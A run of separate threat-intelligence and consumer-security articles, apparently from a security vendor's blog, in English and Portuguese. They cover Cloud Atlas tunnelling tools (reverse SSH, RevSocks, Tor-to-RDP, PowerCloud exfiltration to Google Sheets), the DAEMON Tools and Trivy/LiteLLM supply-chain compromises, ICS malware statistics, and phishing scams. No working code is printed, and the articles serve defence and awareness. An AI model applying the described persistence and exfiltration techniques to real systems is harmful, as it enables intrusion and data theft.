Some OpenSSH binaries used by the attackers had their imports modified. Instead of libcrypto.dll, the SSH executable imports syruntime.dll, which was placed in the same folder as the binary. This was likely done to evade detection and ensure stealth.
In addition, we found a portable version of OpenSSH, presumably compiled by the adversaries:
RevSocks
In addition to Reverse SSH tunnels, the attackers installed RevSocks using the same infrastructure. RevSocks is an alternative tool to SSH for establishing tunnels and proxy connections, written in Golang. This tool allows direct connection to workstations on the local network. It also allows attackers to gain access to other segments of the victim’s network by using the machine as a gateway. In some cases, C2 addresses were hardcoded into the binary; in other cases, the C2 was passed in command line arguments.
There were also reverse SOCKS samples with hardcoded C2 addresses:
Tor tunneling
To maintain control over the compromised host, the Tor network was used in some cases. A minimal set of a Tor executable and configuration files, necessary for launching HiddenService, was copied to the system directories of infected devices. The name of the Tor Browser executable file was modified. As a result, the infected machine was accessible via RDP from the Tor network when accessing the generated .onion domain.
Below is an example of a configuration file for routing connections from Tor to RDP ports on the local network, as well as example command lines for logging into Tor.
Example of TOR configuration file
PowerCloud
We analyzed a new Cloud Atlas tool, PowerCloud. It collects user data with administrator privileges and writes this information to Google Sheets in Base64 format.
The tool represents an obfuscated PowerShell script. In most cases, it is packaged into an executable file using the PS2EXE utility, but we have also encountered variants in the form of a separate PowerShell script.
To find administrators on the victim host, the tool executes the following command:
This information is appended with the computer name and current date, the data is encoded in base64, and then the collected data is added to an existing Google Sheet.
PowerCloud script
Browser checker
Additionally, the attackers used another PowerShell script (MD5 5329F7BFF9D0D5DB28821B86C26D628F), compiled into an executable file via PS2EXE, which checks whether browser processes (Chrome, Edge, Firefox, and other) are running. This helps detect when the user is working on the computer. This can be used to choose the optimal time for conducting attacks (for example, when the user is away but their browser is still open) or simply to gather information about the victim’s habits.
The information about running browsers is written to a log file on the local host.
Fragment of the deobfuscated script
Victims
According to our telemetry, in late 2025 and early 2026, the identified targets of the described malicious activities are located in Russia and Belarus. The targeted industries mostly include government agencies and diplomatic entities.
We attribute the activity described in this report to the Cloud Atlas APT group with a high degree of confidence. The group used techniques and tools described previously, such as the initial access vector, the Python script for information gathering, and the Tor application for forwarding ports to the Tor network. The victim profile and geography also matches the Cloud Atlas targets.
We couldn’t help but notice some parallels with recent Head Mare activity. The PhantomHeart backdoor (available in Russian only), attributed to Head Mare and used to create an SSH tunnel, was placed in directories actively used by Cloud Atlas:
C:\Windows\ime
C:\Windows\System32\ime
C:\Windows\pla
C:\Windows\inf
C:\Windows\migration
C:\Windows\System32\timecontrolsvc
C:\Windows\SKB
However, TTPs are still differentiated.
Conclusion
For more than ten years, the Cloud Atlas group has continued its activities and expanded its arsenal. Over the course of last year, many targeted campaigns in general were found to employ ReverseSocks, SSH and Tor, and the use of these utilities was no exception for Cloud Atlas. Creating such backup control channels using publicly available utilities significantly complicates the complete disruption of attackers’ actions on compromised systems. We will continue to closely monitor the group’s activity and describe their new tools and techniques.
Nossos especialistas descobriram um ataque à cadeia de suprimentos em grande escala via DAEMON Tools – software para emulação de unidades ópticas. Os invasores conseguiram injetar código malicioso nos instaladores do software, e todos os arquivos executáveis trojanizados estão assinados com uma assinatura digital válida da AVB Disc Soft – a desenvolvedora do DAEMON Tools. A versão maliciosa do programa está em circulação desde 8 de abril de 2026. No momento da redação deste artigo, o ataque ainda está em andamento. Os pesquisadores da Kaspersky acreditam que se trata de um ataque direcionado.
Quais são os riscos de instalar a versão maliciosa do DAEMON Tools?
Depois que o software infectado com trojan é instalado no computador da vítima, um arquivo malicioso é executado toda vez que o sistema é inicializado – enviando uma solicitação a um servidor de comando e controle. Em resposta, o servidor pode enviar um comando para baixar e executar cargas maliciosas adicionais.
Primeiro, os invasores implantam um coletor de informações que reúne o endereço MAC, o nome do host, o nome de domínio DNS, listas de processos em execução e de softwares instalados, além das configurações de idioma. O malware então envia essas informações para o servidor de comando e controle.
Em alguns casos, em resposta às informações coletadas, o servidor de comando envia um backdoor minimalista para a máquina da vítima. Ele é capaz de baixar cargas maliciosas adicionais, executar comandos de shell e rodar módulos de shellcode na memória.
O backdoor pode ser usado para implantar um implantado mais sofisticado chamado QUIC RAT. Ele suporta vários protocolos de comunicação com o servidor de comando e controle e é capaz de injetar cargas maliciosas nos processos notepad.exe e conhost.exe.
Desde o início de abril, foram detectadas várias milhares de tentativas de instalar cargas maliciosas adicionais por meio do software DAEMON Tools infectado. A maioria dos dispositivos infectados pertencia a usuários domésticos, mas aproximadamente 10% das tentativas de instalação foram detectadas em sistemas em execução em organizações. Geograficamente, as vítimas estavam espalhadas por cerca de cem países e territórios diferentes. A maioria das vítimas estava localizada na Rússia, Brasil, Turquia, Espanha, Alemanha, França, Itália e China.
Na maioria das vezes, o ataque se limitava à instalação de um coletor de informações. O backdoor infectou apenas uma dúzia de máquinas em organizações governamentais, científicas e de manufatura, bem como em empresas de varejo na Rússia, Bielorrússia e Tailândia.
O que exatamente foi infectado
O código malicioso foi detectado nas versões do DAEMON Tools que vão da 12.5.0.2421 à 12.5.0.2434. Os invasores comprometeram os arquivos DTHelper.exe, DiscSoftBusServiceLite.exe e DTShellHlp.exe, que estão instalados no diretório principal do DAEMON Tools.
Como se proteger?
Se o software DAEMON Tools for utilizado no seu computador (ou em qualquer outro local da sua organização), nossos especialistas recomendam verificar minuciosamente os computadores nos quais ele está instalado em busca de qualquer atividade incomum a partir de 8 de abril.
Além disso, recomendamos o uso de soluções de segurança confiáveis em todos os computadores domésticos e corporativos usados para acessar a internet. Nossas soluções protegem com sucesso os usuários contra todos os malwares usados no ataque à cadeia de suprimentos via DAEMON Tools.
The percentage of ICS computers on which malicious objects were blocked has been decreasing since the beginning of 2024. In Q4 2025, it was 19.7%. Over the past three years, the percentage has decreased by 1.36 times, and by 1.25 times since Q4 2023.
Percentage of ICS computers on which malicious objects were blocked, Q1 2023–Q4 2025
Regionally, in Q4 2025, the percentage of ICS computers on which malicious objects were blocked ranged from 8.5% in Northern Europe to 27.3% in Africa.
Regions ranked by percentage of ICS computers on which malicious objects were blocked
Four regions saw an increase in the percentage of ICS computers on which malicious objects were blocked. The most notable increases occurred in Southern Europe and South Asia. In Q3 2025, East Asia experienced a sharp increase triggered by the local spread of malicious scripts, but the figure has since returned to normal.
Changes in percentage of ICS computers on which malicious objects were blocked, Q4 2025
Feature of the quarter: worms in email
In Q4 2025, the percentage of ICS computers on which wormsinemailattachments were blocked increasedinallregions of the world.
Many of the blocked threats were related to the worm Backdoor.MSIL.XWorm. This malware is designed to persist on the system and then remotely control it.
Interestingly, this threat was not detected on ICS computers in the previous quarter, yet it appeared in all regions in Q4 2025.
A study found that the active spread of Backdoor.MSIL.XWorm via phishing emails was likely linked to the use by hackers of another malware obfuscation technique that was actively used during massive phishing campaigns in Q4 2025. These campaigns have been known since 2024 as “Curriculum-vitae-catalina”.
The attackers distributed phishing emails to HR managers, recruiters, and employees responsible for hiring. The messages were disguised as responses from job applicants with subjects such as “Resume” or “Attached Resume” and contained a malicious executable file under the guise of a curriculum vitae. Typically, the file was named Curriculum Vitae-Catalina.exe. When executed, it infected the system.
In Q4 2025, the threat spread across regions in two waves — one in October and another in November. Russia, Western Europe, South America, and North America (Canada) were attacked in October. A spike in Backdoor.MSIL.XWorm blocking was observed in other regions in November. The attack subsided in all regions in December.
The highest percentage of ICS computers on which Backdoor.MSIL.XWorm was blocked was observed in regions where threats from email clients had been historically blocked at high rates on ICS computers: Southern Europe, South America, and the Middle East.
At the same time, in Africa, where USB storage media are still actively used, the threat was also detected when removable devices were connected to ICS computers.
Selected industries
The biometrics sector has historically led the rankings of industries and OT infrastructures surveyed in this report in terms of the percentage of ICS computers on which malicious objects were blocked.
These systems are characterized by accessibility to and from the internet, as well as minimal cybersecurity controls by the consumer organization.
Rankings of industries and OT infrastructure by percentage of ICS computers on which malicious objects were blocked
In Q4 2025, the percentage of ICS computers on which malicious objects were blocked increased only in one sector: oil and gas. The corresponding figures increased in two regions: Russia, and Central Asia and the South Caucasus.
However, if we look at a broader time span, there is a downward trend in all the surveyed industries.
Percentage of ICS computers on which malicious objects were blocked in selected industries
Diversity of detected malicious objects
In Q4 2025, Kaspersky protection solutions blocked malware from 10,142 different malware families of various categories on industrial automation systems.
Percentage of ICS computers on which the activity of malicious objects from various categories was blocked
In Q4 2025, there was an increase in the percentage of ICS computers on which worms, and miners in the form of executable files for Windows were blocked. These were the only categories that exhibited an increase.
Main threat sources
Depending on the threat detection and blocking scenario, it is not always possible to reliably identify the source. The circumstantial evidence for a specific source can be the blocked threat’s type (category).
The internet (visiting malicious or compromised internet resources; malicious content distributed via messengers; cloud data storage and processing services and CDNs), email clients (phishing emails), and removable storage devices remain the primary sources of threats to computers in an organization’s technology infrastructure.
In Q4 2025, the percentage of ICS computers on which malicious objects from various sources were blocked decreased. All sources except email clients saw their lowest levels in three years.
Percentage of ICS computers on which malicious objects from various sources were blocked
The same computer can be attacked by several categories of malware from the same source during a quarter. That computer is counted when calculating the percentage of attacked computers for each threat category, but is only counted once for the threat source (we count unique attacked computers). In addition, it is not always possible to accurately determine the initial infection attempt. Therefore, the total percentage of ICS computers on which various categories of threats from a certain source were blocked can exceed the percentage of computers affected by the source itself.
In Q4 2025, the percentage of ICS computers on which threats from the internet were blocked decreased to 7.67% and reached its lowest level since the beginning of 2023. The main categories of internet threats are malicious scripts and phishing pages, and denylisted internet resources. The percentage ranged from 3.96% in Northern Europe to 11.33% in South Asia.
The main categories of threats from email clients blocked on ICS computers were malicious scripts and phishing pages, spyware, and malicious documents. Most of the spyware detected in phishing emails was delivered as a password archive or a multi-layered script embedded in office document files. The percentage of ICS computers on which threats from email clients were blocked ranged from 0.64% in Northern Europe to 6.34% in Southern Europe.
The main categories of threats that were blocked when removable media was connected to ICS computers were worms, viruses, and spyware. The percentage of ICS computers on which threats from removable media were blocked ranged from 0.05% in Australia and New Zealand to 1.41% in Africa.
The main categories of threats that spread through network folders in Q4 2025 were viruses, AutoCAD malware, worms, and spyware. The percentage of ICS computers on which threats from network folders were blocked ranged from 0.01% in Northern Europe to 0.18% in East Asia.
Threat categories
Typical attacks blocked within an OT network are multi-step sequences of malicious activities, where each subsequent step of the attackers is aimed at increasing privileges and/or gaining access to other systems by exploiting the security problems of industrial enterprises, including OT infrastructures.
Malicious objects used for initial infection
In Q4 2025, the percentage of ICS computers on which denylisted internet resources were blocked decreased to 3.26%. This is the lowest quarterly figure since the beginning of 2022, and it has decreased by 1.8 times since Q2 2025.
Percentage of ICS computers on which denylisted internet resources were blocked, Q1 2023–Q4 2025
Regionally, the percentage of ICS computers on which denylisted internet resources were blocked ranged from 1.74% in Northern Europe to 3.93% in Southeast Asia, which displaced Africa from first place. Russia rounded out the top three regions for this indicator.
The percentage of ICS computers on which malicious documents were blocked increased for three consecutive quarters. However, in Q4 2025 it decreased by 0.22 pp to 1.76%.
Percentage of ICS computers on which malicious documents were blocked, Q1 2023–Q4 2025
Regionally, the percentage ranged from 0.46% in Northern Europe to 3.82% in Southern Europe. In Q4 2025, the indicator increased in Eastern Europe, Russia, and Western Europe.
The percentage of ICS computers on which malicious scripts and phishing pages were blocked decreased to 6.58%. Despite the decline, this category led the rankings of threat categories in terms of the percentage of ICS computers on which they were blocked.
Percentage of ICS computers on which malicious scripts and phishing pages were blocked, Q1 2023–Q4 2025
Regionally, the percentage ranged from 2.52% in Northern Europe to 10.50% in South Asia. The indicator increased in South Asia, South America, Southern Europe, and Africa. South Asia saw the most notable increase, at 3.47 pp.
Next-stage malware
Malicious objects used to initially infect computers deliver next-stage malware — spyware, ransomware, and miners — to victims’ computers. As a rule, the higher the percentage of ICS computers on which the initial infection malware is blocked, the higher the percentage for next-stage malware.
In Q4 2025, the percentage of ICS computers on which spyware, ransomware and web miners were blocked decreased. The rates were:
Spyware: 3.80% (down 0.24 pp). For the second quarter in a row, spyware took second place in the rankings of threat categories in terms of the percentage of ICS computers on which it was blocked.
Ransomware: 0.16% (down 0.01 pp).
Web miners: 0.24% (down 0.01 pp), this is the lowest level observed thus far in the period under review.
The percentage of ICS computers on which miners in the form of executable files for Windows were blocked increased to 0.60% (up 0.03 pp).
Self-propagating malware
Self-propagating malware (worms and viruses) is a category unto itself. Worms and virus-infected files were originally used for initial infection, but as botnet functionality evolved, they took on next-stage characteristics.
To spread across ICS networks, viruses and worms rely on removable media and network folders and are distributed in the form of infected files, such as archives with backups, office documents, pirated games and hacked applications. In rarer and more dangerous cases, web pages with network equipment settings, as well as files stored in internal document management systems, product lifecycle management (PLM) systems, resource management (ERP) systems and other web services are infected.
In Q4 2025, the percentage of ICS computers on which worms were blocked increased by 1.6 times to 1.60%. As mentioned above, this increase is related to a global phishing attack that spread the Backdoor.MSIL.XWorm backdoor worm across all regions of the world. The percentage increased in all regions. The biggest increase (up by 2.16 times) was in Southern Europe. The malware was primary distributed through email clients, and Southern Europe led the way in terms of the percentage of ICS computers on which threats from email clients were blocked.
The percentage of ICS computers on which viruses were blocked decreased to 1.33%.
AutoCAD malware
This category of malware can spread in a variety of ways, so it does not belong to a specific group.
After an increase in the previous quarter, the percentage of ICS computers on which AutoCAD malware was blocked decreased to 0.29% in Q4 2025.
Muitas pessoas veem a telemedicina como uma das maiores conquistas do avanço científico: é possível, basicamente, ter uma consulta médica em cinco minutos, sem sair do sofá. Mas há um porém…
Dados médicos são vendidos na dark web ou em mercados ilegais por valores dezenas de vezes superiores aos de informações de cartão de crédito ou credenciais de redes sociais. Diferentemente de um cartão de crédito, que pode ser bloqueado e substituído, não é possível “reiniciar” seu histórico médico. Seu nome, data de nascimento, endereço, telefone, número do plano de saúde, diagnósticos, resultados de exames, prescrições e planos de tratamento permanecem relevantes por anos. Isso representa uma verdadeira mina de ouro para usos que vão desde marketing direcionado até chantagem, fraude ou roubo de identidade.
E, com o avanço da IA, a Internet está agora repleta de sites falsos que alegam oferecer serviços médicos, mas que, na verdade, são projetados para extrair dados confidenciais de vítimas desavisadas. Hoje, vamos explorar quais informações médicas estão em risco, por que invasores desejam esses dados e como você pode impedir esse tipo de ameaça.
Mais valiosos do que dados de cartões de crédito
Criminosos monetizam dados médicos roubados tanto em grande escala quanto por meio de vendas individuais. A primeira ação geralmente é exigir pagamento de resgate das organizações invadidas. (De fato, em 2024, 91% dos vazamentos de dados de saúde relacionados a malware nos Estados Unidos foram resultado de ataques de ransomware). Posteriormente, os dados vazados passam a ser utilizados em ataques direcionados e personalizados. Eles permitem que invasores construam um perfil médico da vítima (quais medicamentos ela compra, com que frequência e quais utiliza de forma contínua) para, então, vender essas informações para a indústria farmacêutica ou para profissionais de marketing, ou utilizá-las em golpes de phishing direcionado, como a oferta de um suposto tratamento inovador. Os criminosos também podem chantagear pacientes com base em diagnósticos sensíveis ou usar essas informações para obter prescrições de substâncias controladas de forma fraudulenta. Além disso, seguradoras também têm grande interesse nesses dados. Essas empresas analisam tais informações para aumentar o valor dos prêmios de seguro de saúde ou, em alguns casos, até negar cobertura. Em resumo, existem inúmeras formas de usar esses dados contra você.
Qual é gravidade disso tudo na prática?
O maior vazamento de dados médicos da história aconteceu em fevereiro de 2024, quando o grupo de hackers BlackCat invadiu os sistemas da empresa de assistência médica Change Healthcare. A empresa é uma divisão do UnitedHealth Group, responsável por processar cerca de 15 bilhões de transações de seguros por ano e atuar como intermediária financeira entre pacientes, prestadores de serviços de saúde e seguradoras.
Durante nove dias, os invasores circularam livremente pelos sistemas internos da Change Healthcare, extraindo seis terabytes de dados confidenciais antes de, finalmente, executar o ataque de ransomware. Para conter a propagação do malware, a UnitedHealth precisou tirar completamente do ar os data centers da Change Healthcare e acabou pagando um resgate de 22 milhões de dólares aos criminosos. O ataque praticamente paralisou o sistema de saúde dos Estados Unidos. O número de vítimas foi revisado três vezes: inicialmente 100 milhões, depois 190 milhões, até chegar ao total final de impressionantes 192,7 milhões de pessoas, com prejuízos estimados em 2,9 bilhões de dólares. E a causa (do lado da Change Healthcare) desse incidente de grandes proporções, que analisamos em detalhe em outro conteúdo, foi simplesmente… a ausência de autenticação em dois fatores em um portal de acesso remoto via desktop.
Antes disso, a startup de telemedicina em saúde mental Cerebral incorporouferramentas de rastreamento de terceiros diretamente em seu site e aplicativos. Como resultado, os dados de 3,2 milhões de pacientes (incluindo nomes, históricos médicos e de prescrições, além de informações de seguro) foram compartilhados com plataformas como LinkedIn, Snapchat e TikTok. A Comissão Federal de Comércio dos Estados Unidos aplicou à empresa uma multa de 7,1 milhões de dólares e impôs uma medida inédita: a proibição do uso de dados médicos para fins publicitários. Vale mencionar que a mesma startup também ganhou destaque negativo ao enviar aos clientes cartões promocionais sem envelope, expondo nomes e mensagens que facilitavam a identificação do diagnóstico por qualquer pessoa.
Por que a telemedicina é tão vulnerável
Vamos analisar os principais pontos de fragilidade dos serviços de telemedicina.
Canais de comunicação não seguros. Em alguns casos, médicos se comunicam com pacientes por meio de aplicativos de mensagens comuns, em vez de plataformas médicas certificadas. Embora seja prático, isso pode ser ilegal para a clínica e totalmente inseguro para o paciente.
Treinamento insuficiente das equipes. Nossas pesquisas indicam que 30% dos médicos já lidaram com comprometimento de dados de pacientes especificamente durante atendimentos por telemedicina, e 42% dos profissionais de saúde não compreendem plenamente como os dados dos pacientes são protegidos.
Dispositivos médicos desatualizados. Muitos dispositivos médicos vestíveis (como monitores cardíacos ou medidores de pressão arterial) utilizam um protocolo de transmissão de dados antigo chamado MQTT. Esse protocolo apresenta vulnerabilidades que podem permitir a invasores acessar informações sensíveis ou até interferir no funcionamento dos dispositivos.
Spam e phishing na telemedicina
Invasores não são os únicos interessados na área da saúde já que spammers e golpistas também atuam fortemente nesse segmento. Eles oferecem “serviços médicos” com promessas boas demais para serem verdade, enviam e-mails sobre supostas mudanças no seu plano de saúde ou divulgam “tratamentos milenares do Himalaia”. Naturalmente, todos os links enviados levam a sites suspeitos, que oferecem produtos ou serviços duvidosos.
Spam que se passa pelo Medicare, o programa nacional de seguro de saúde dos EUA. O usuário é informado, de forma falsa, de que houve alterações nas condições do seu seguro, como forma de induzi-lo a acessar um site fraudulento
CURAR A DIABETES É FÁCIL: tudo o que você precisa fazer é… Golpistas promovem uma tradição milagrosa do Himalaia para tratar diabetes. Mas a única coisa garantida aqui é perder seu dinheiro!
E, claro, não podemos esquecer da clássica "cura milagrosa" para infecção fúngica, agora com 70% de desconto, como não poderia deixar de ser.
Se você acabar acessando um site de phishing como esses, os golpistas vão tentar extrair o máximo possível de dados pessoais: fotos de documentos, apólice do seguro, prescrições médicas e, em alguns casos… até imagens de partes do corpo sob o pretexto de avaliação clínica. A partir daí, essas informações podem ser vendidas na dark web ou usadas em esquemas de chantagem, extorsão e novos ataques de phishing. Para entender melhor como funciona essa cadeia clandestina de dados, vale explorar o conteúdo: O que acontece com os dados roubados por meio de phishing?
Um site fraudulento de clínica com visual bastante convincente. Os golpistas chegam a criar páginas para "equipe médica", "departamentos" e "pesquisa". No entanto, curiosamente, você não encontrará nenhuma política de privacidade nem termos de uso em todo o site
Outro site suspeito oferece diagnósticos por IA e solicita uma quantidade excessiva de informações pessoais: nome completo, telefone, e-mail, serviços médicos desejados, histórico clínico e medicamentos em uso
Esse tipo de site promete uma "avaliação de saúde visual com IA". Basta enviar fotos da língua e dos olhos! Vale lembrar que escaneamentos de retina podem ser utilizados como forma de autenticação biométrica
Como regra geral, sites de clínicas falsas costumam omitir a seção de política de privacidade e bombardear você com ofertas “somente hoje” que parecem boas demais para ser verdade. Ao mesmo tempo, com o avanço da IA, criar um site com aparência profissional, praticamente indistinguível de um legítimo, se tornou extremamente fácil. Já não é necessário ter habilidades de design nem domínio do idioma da vítima. Por isso, recomendamos a utilização da nossa solução de segurança completa, que foi projetada para detectar spam, golpes e phishing e alertar você sobre sites falsos antes mesmo de acessá-los.
Dicas de segurança para pacientes de telemedicina
Crie um e-mail exclusivo para serviços de saúde. Se esse endereço vazar após um incidente de segurança em uma clínica, fica muito mais difícil para golpistas conectarem essas informações ao restante da sua vida digital.
Evite usar login com Google, Apple ou redes sociais. Manter os acessos separados dificulta a associação entre seus dados médicos e suas contas pessoais.
Verifique qual plataforma será usada na consulta. Se a clínica sugerir uma ligação ou conversa por aplicativos de mensagens comuns, desconfie. O mais seguro é utilizar um portal do paciente oficial, com comunicação criptografada.
Nunca envie documentos médicos por aplicativos de mensagem ou redes sociais. Resultados de exames, laudos e prontuários devem ser enviados exclusivamente pelo portal oficial da clínica.
Use senhas únicas e fortes para cada conta. Seu acesso ao portal governamental, ao sistema da clínica e ao aplicativo de agendamento médico deve ter senhas diferentes. O Kaspersky Password Manager pode gerar e armazenar todas elas com segurança, além de monitorar vazamentos de dados e alertar caso alguma de suas contas seja comprometida.
Ative a autenticação em dois fatores. Priorize serviços governamentais e instituições de saúde. Recomendamos o uso de aplicativos autenticadores em vez de códigos por SMS, pois são mais seguros e totalmente anônimos. O Kaspersky Password Manager pode ajudar nesse processo.
Compartilhe apenas o necessário. Não se sinta obrigado a preencher todos os campos opcionais em aplicativos médicos ou em sites. Quanto menos dados um serviço armazenar, menor será o vazamento.
Tenha cuidado ao compartilhar informações de saúde nas mídias sociais ou em aplicativos de bate-papo. Os golpistas adoram explorar as pessoas quando elas estão vulneráveis. Por exemplo, em 2024, invasores conquistaram a confiança do desenvolvedor do XZ Utils, que havia compartilhado publicamente questões de esgotamento e depressão. Eles o convenceram a ceder o controle da ferramenta, que depois foi comprometida com código malicioso. Como o XZ Utils é amplamente utilizado em sistemas Linux e impacta o OpenSSH (um protocolo de acesso remoto a servidores), o ataque poderia ter afetado uma parcela significativa da Internet se não tivesse sido detectado a tempo.
Não instale aplicativos de telemedicina de desenvolvedores desconhecidos. Verifique as avaliações e dedique um momento para revisar a política de privacidade. Até mesmo plataformas consolidadas podem compartilhar seus dados com terceiros.
Acompanhe seus registros médicos. Prescrições incomuns, consultas que você não realizou ou medicamentos desconhecidos podem ser sinais de que sua conta foi comprometida.
Configure e mantenha atualizados seus dispositivos de saúde. Monitores de atividade física, medidores de pressão arterial, balanças inteligentes e outros dispositivos de monitoramento de atividades enviam dados pela Internet. Configurações inadequadas ou vulnerabilidades não corrigidas facilitam a ocorrência de vazamentos de dados.
O que mais você precisa saber sobre como proteger sua saúde on-line:
O BTS, um fenômeno global do K-pop, retornou aos palcos recentemente após um hiato de quase quatro anos: os membros do grupo estavam cumprindo o serviço militar obrigatório na Coreia do Sul. Por esse motivo, não é surpresa que os cibercriminosos tenham se aproveitado da tão esperada turnê mundial da banda, ARIRANG, para lançar uma campanha de sites falsos visando fãs ansiosos pela compra de ingressos.
Identificamos pelo menos 10 domínios fraudulentos que imitam as páginas oficiais de pré-venda para os shows da banda no Brasil, França, Espanha, Portugal, Argentina, México, Peru, Chile e Colômbia, todos criados no início de abril. Neste artigo, explicamos exatamente como os golpistas operam e como evitar a compra de ingressos falsos.
Como funciona o golpe dos ingressos falsos
Devido à alta demanda por ingressos para a turnê mundial, alguns dos organizadores do evento prepararam medidas adicionais para garantir que não haja cambistas. No Brasil, os serviços de venda de ingressos adotaram um formato de “pré-reserva”: o usuário primeiro faz uma reserva online e depois paga pessoalmente na bilheteria. Embora justificada, a mudança causou confusão entre os fãs e criou uma oportunidade para que criminosos cometessem fraudes.
Os golpistas criam páginas quase idênticas às oficiais, replicando o layout, o design e todo o processo de compra – para usuários comuns, a experiência parece totalmente legítima. Os links para esses sites estão circulando nas redes sociais, principalmente no Instagram.
No Brasil, as vítimas são solicitadas a efetuar pagamentos via PIX, o sistema de pagamentos instantâneos operado pelo Banco Central do Brasil. Em alguns casos, os sites chegam a simular uma opção de pagamento com cartão, mas alegam alta demanda ou erros no sistema para pressionar os usuários a escolherem o PIX. Os pagamentos via PIX são então direcionados para contas laranja, dificultando a recuperação dos fundos.
Site falso imitando a página da Ticketmaster no Brasil. O design é quase idêntico ao original.
Este site brasileiro falso dá ao usuário a impressão de que pode escolher entre pagamento com cartão ou PIX. Na realidade, escolher a opção de cartão bancário sempre resulta em “erros” falsos. No final, a vítima não tem outra escolha a não ser pagar pelo sistema de pagamento instantâneo.
Página fraudulenta vende assinatura falsa do BTS. O site é uma cópia fraudulenta do Weverse, plataforma legítima que hospeda comunidades de K-pop e vende assinaturas de fã-clubes.
Versão francesa do Ticketmaster falso.
Esse golpe é um exemplo perfeito de como funciona a engenharia social. Ele se aproveita de uma base de fãs enorme e altamente engajada, levando muitos usuários a agir de forma impulsiva. Os falsos “erros” que o site exibe durante o pagamento criam uma sensação de urgência e causam pânico – golpistas sabem muito bem com que rapidez os ingressos do BTS se esgotam. Além disso, as dúvidas sobre o novo sistema de compra estabelecido pelos organizadores do evento ajudam os criminosos a tornar os sites falsos ainda mais convincentes.
Como se proteger contra golpes de ingressos
Para realmente conseguir ingressos para o show do seu grupo favorito – e não cair vítima de golpistas –, é importante ter em mente estas regras básicas de segurança cibernética:
Acesse apenas serviços oficiais de venda de ingressos, que você pode encontrar na página oficial dedicada à turnê do BTS. Digite o endereço do site diretamente no seu navegador e evite links recebidos por mensagens, redes sociais ou e-mail.
Verifique o domínio com cuidado. Pequenas alterações no endereço geralmente indicam fraude. Isso inclui traços adicionais, domínios territoriais incomuns e alterações imperceptíveis, como substituir o “l” minúsculo pelo “I” maiúsculo.
Verifique se o site possui páginas de Política de Privacidade e Termos de Uso. Se elas estiverem faltando, você definitivamente está visitando um site falso. Mas lembre-se: a presença dessas páginas não garante que o site seja legítimo. Com a IA moderna, gerar essas páginas leva apenas alguns segundos.
Verifique cuidadosamente o formato de venda para cada país. No Brasil, o pagamento só deve ser feito pessoalmente, portanto, qualquer solicitação de pagamento online durante a pré-venda é um forte indício de golpe. Outros países e organizadores de eventos podem oferecer pagamentos online.
Se você foi vítima de um golpe, entre em contato imediatamente com seu banco. Se você forneceu informações do cartão de crédito aos criminosos, deve solicitar a reemissão do cartão para evitar novos pagamentos não autorizados.
Ative os alertas bancários. Notificações em tempo real permitem que você identifique rapidamente transações suspeitas.
Use uma proteção de segurança cibernéticaque detecta e bloqueia automaticamente sites fraudulentos. Kaspersky Premium, nossa solução robusta de segurança cibernética, também bloqueia tentativas de phishing, protege seus dados pessoais e ajuda a proteger sua identidade.
Cuidado com ingressos “gratuitos” ou com “desconto“. No fim das contas, não existe almoço grátis – especialmente quando se trata de grupos musicais mundialmente famosos.
Milhões de pipelines de desenvolvimento de software automatizados dependem de ferramentas de segurança, como Trivy e Checkmarx AST, integradas ao processo de compilação. E foram essas soluções confiáveis que recentemente se tornaram o ponto de entrada para um dos maiores e mais perigosos ataques contra a cadeia de suprimentos da história moderna. Nesta postagem, discutiremos como auditar os fluxos de trabalho automatizados e como proteger a infraestrutura de nuvem corporativa.
Linha do tempo do ataque e as consequências conhecidas
Em 19 de março, um ataque direcionado e bem-sucedido contra a cadeia de suprimentos foi realizado por meio do Trivy, uma ferramenta de verificação de vulnerabilidades de código aberto amplamente usada em pipelines de CI/CD. Os invasores, um grupo conhecido como TeamPCP, conseguiram injetar malware nos fluxos de trabalho oficiais do GitHub Actions e nas imagens do Docker associadas ao Trivy. Com isso, cada verificação automatizada de pipeline feita acionou um malware que roubou chaves SSH, tokens de acesso à nuvem, carteiras de criptomoedas e outros dados valiosos dos sistemas comprometidos. Dada a natureza crítica do incidente, o identificador CVE-2026-33634 foi atribuído a ele, com uma pontuação CVSS4B, praticamente máxima, de 9,4.
Mais tarde, naquele mesmo dia, a equipe do Trivy detectou o ataque, removeu os artefatos maliciosos dos canais de distribuição e interrompeu aquela fase do ataque. No entanto, os invasores já tinham conseguido acessar os ambientes de muitos usuários do Trivy.
Em 23 de março, um incidente semelhante foi descoberto em outra ferramenta de segurança do aplicativo: um GitHub Action para Checkmarx KICS, e também, para Checkmarx AST. Três horas depois, o código malicioso foi então removido do ambiente. O TeamPCP também conseguiu comprometer as extensões do OpenVSX compatíveis com Checkmarx: cx-dev-assist 1.7.0 e ast-results. Os relatórios que indicam quando ocorreu o momento da resolução dessa parte do incidente variam.
Em 24 de março, um projeto popular que usa a verificação de código do Trivy (o gateway LiteLLM AI, que nada mais é do que uma biblioteca universal para acesso a vários provedores de LLM) foi atacado. As versões 1.82.7 e 1.82.8, carregadas no repositório PyPI, foram comprometidas. Essas versões ficaram disponíveis publicamente por cerca de cinco horas.
Mas o fato do ataque ter durado apenas algumas horas não é motivo para desconsiderar o evento. Dada a popularidade dos projetos afetados, o código malicioso pode ter sido executado milhares de vezes, inclusive dentro da infraestrutura de empresas muito grandes.
Isso permitiu que os invasores não só implementassem backdoors persistentes em clusters do Kubernetes, mas também iniciassem o CanisterWorm autorreplicante no ecossistema npm do JavaScript.
O código dos invasores tem recursos destrutivos que eliminam um cluster Kubernetes, e todos os seus nós, se o fuso horário de Teerã ou o farsi for detectado como idioma principal no sistema comprometido. Em outras regiões, o malware simplesmente rouba dados com o uso do CanisterWorm.
De acordo com especialistas, mais de 20 mil repositórios são considerados suscetíveis a ataques. Os invasores alegam ter roubado centenas de gigabytes de dados e mais de 500 mil contas.
Como o Trivy foi atacado
Para comprometer o Trivy, os invasores usaram as credenciais roubadas em um incidente anterior. O comprometimento anterior do Trivy, ocorrido no final de fevereiro, provavelmente não foi contido de forma plena, e os invasores, ou seja, o mesmo grupo TeamPCP, retornaram com um novo ataque. A Aqua Security, por meio de sua equipe de desenvolvedores do Trivy, especula que, como as credenciais estavam sendo eliminadas gradualmente após o incidente anterior, os invasores conseguiram gerar novos tokens de acesso para si mesmos antes que os antigos comprometidos fossem revogados.
